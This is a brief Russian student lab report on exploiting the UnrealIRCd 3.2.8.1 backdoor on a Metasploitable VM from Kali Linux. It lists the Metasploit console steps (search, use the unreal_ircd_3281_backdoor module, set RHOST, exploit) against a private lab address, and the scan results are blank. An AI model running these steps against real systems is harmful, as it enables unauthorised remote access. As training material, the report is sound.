Сабирзянова А.М.

11-901

**ИСПОЛЬЗОВАНИЕ БЕКДОРА ПРОТОКОЛА UNREALIRCD 3.2.8.1.**

Содержание:

[**1) Развернуть виртуальные машины Kali Linux и Metasploitable, подготовленные в рамках выполнения предыдущих лабораторных работ.**](#_uu8z8epeq61h) **1**

[1.1 Открываем машины](#_8crr07qz1gun) 2

[**2) Убедиться в корректной настройке сети между Metasploitable и Kali Linux**](#_w7pebhsi1c35) **2**

[2.1 Узнаем и пингуем IP адреса друг друга](#_k9lz8wscxpqy) 2

[**3) Атака на Metasploitable**](#_244o9yiji9ol) **2**

[3.1 Сканирование портов Metasploitable](#_fk85chu8ju6e) 3

[**4) Активация эксплоита для использования уязвимости UnrealIRCD.**](#_yvi9e2u6kkq7) **3**

[Алгоритм:](#_bmiyvkm7ha4x) 4

[4.1 Запустить в терминале атакующей машины запустить консоль msfconsole;](#_qx16kviiule0) 4

[4.2 search unreal;](#_7thaq8nd5wzx) 4

[4.3 Запустить эксплоит с помощью команды use exploit/unix/irc/unreal\_ircd\_3281\_backdoor;](#_sxkkwrcurz7z) 4

[4.4 Вывести список доступных опций для эксплоита с помощью команды show options;](#_xkfmfdkp2p8t) 4

[4.5 Установить значения параметров следующим образом: RHOST MS\_IP;](#_opwn1xu2vz9o) 4

[4.7 Убедиться в успешности атаки](#_ni8dzh6rhlrj) 4

[**5) Оформление результатов**](#_jhsn0wtmdlqz) **5**

## 1) Развернуть виртуальные машины Kali Linux и Metasploitable, подготовленные в рамках выполнения предыдущих лабораторных работ.

Цель: Развернуть машины для работы

Начальная ситуация: Машины остановлены

Алгоритм:

### 1.1 Открываем машины

Конечное состояние: машины развернуты

## 2) Убедиться в корректной настройке сети между Metasploitable и Kali Linux


Цель: Убедиться что сеть настроена

Начальная ситуация: Неизвестность

Алгоритм:

### 2.1 Узнаем и пингуем IP адреса друг друга

KL\_IP = 10.0.24.7

MS\_IP = 10.0.24.8

Конечное состояние: получены ip адреса, убеждаемся, что связь есть

## 3) Атака на Metasploitable

Цель: обнаружить слабые места машины Metasploitable

Начальная ситуация: уязвимостей не обнаружено

Алгоритм:

### 3.1 Сканирование портов Metasploitable

### 



Конечное состояние: получены ip адреса, убеждаемся, что связь есть

## 4) Активация эксплоита для использования уязвимости UnrealIRCD.

Цель: атаковать машину-жертву и убедиться в успешности атаки

Начальная ситуация: уязвимостей не обнаружено


### Алгоритм:

### 4.1 Запустить в терминале атакующей машины запустить консоль msfconsole;

### 4.2 search unreal;

### 4.3 Запустить эксплоит с помощью команды use exploit/unix/irc/unreal\_ircd\_3281\_backdoor;


### 4.4 Вывести список доступных опций для эксплоита с помощью команды show options;



### 4.5 Установить значения параметров следующим образом: RHOST MS\_IP;

4.6 Активировать эксплоит командой exploit;

### 4.7 Убедиться в успешности атаки



Конечное состояние: атака успешна.

## 5) Оформление результатов

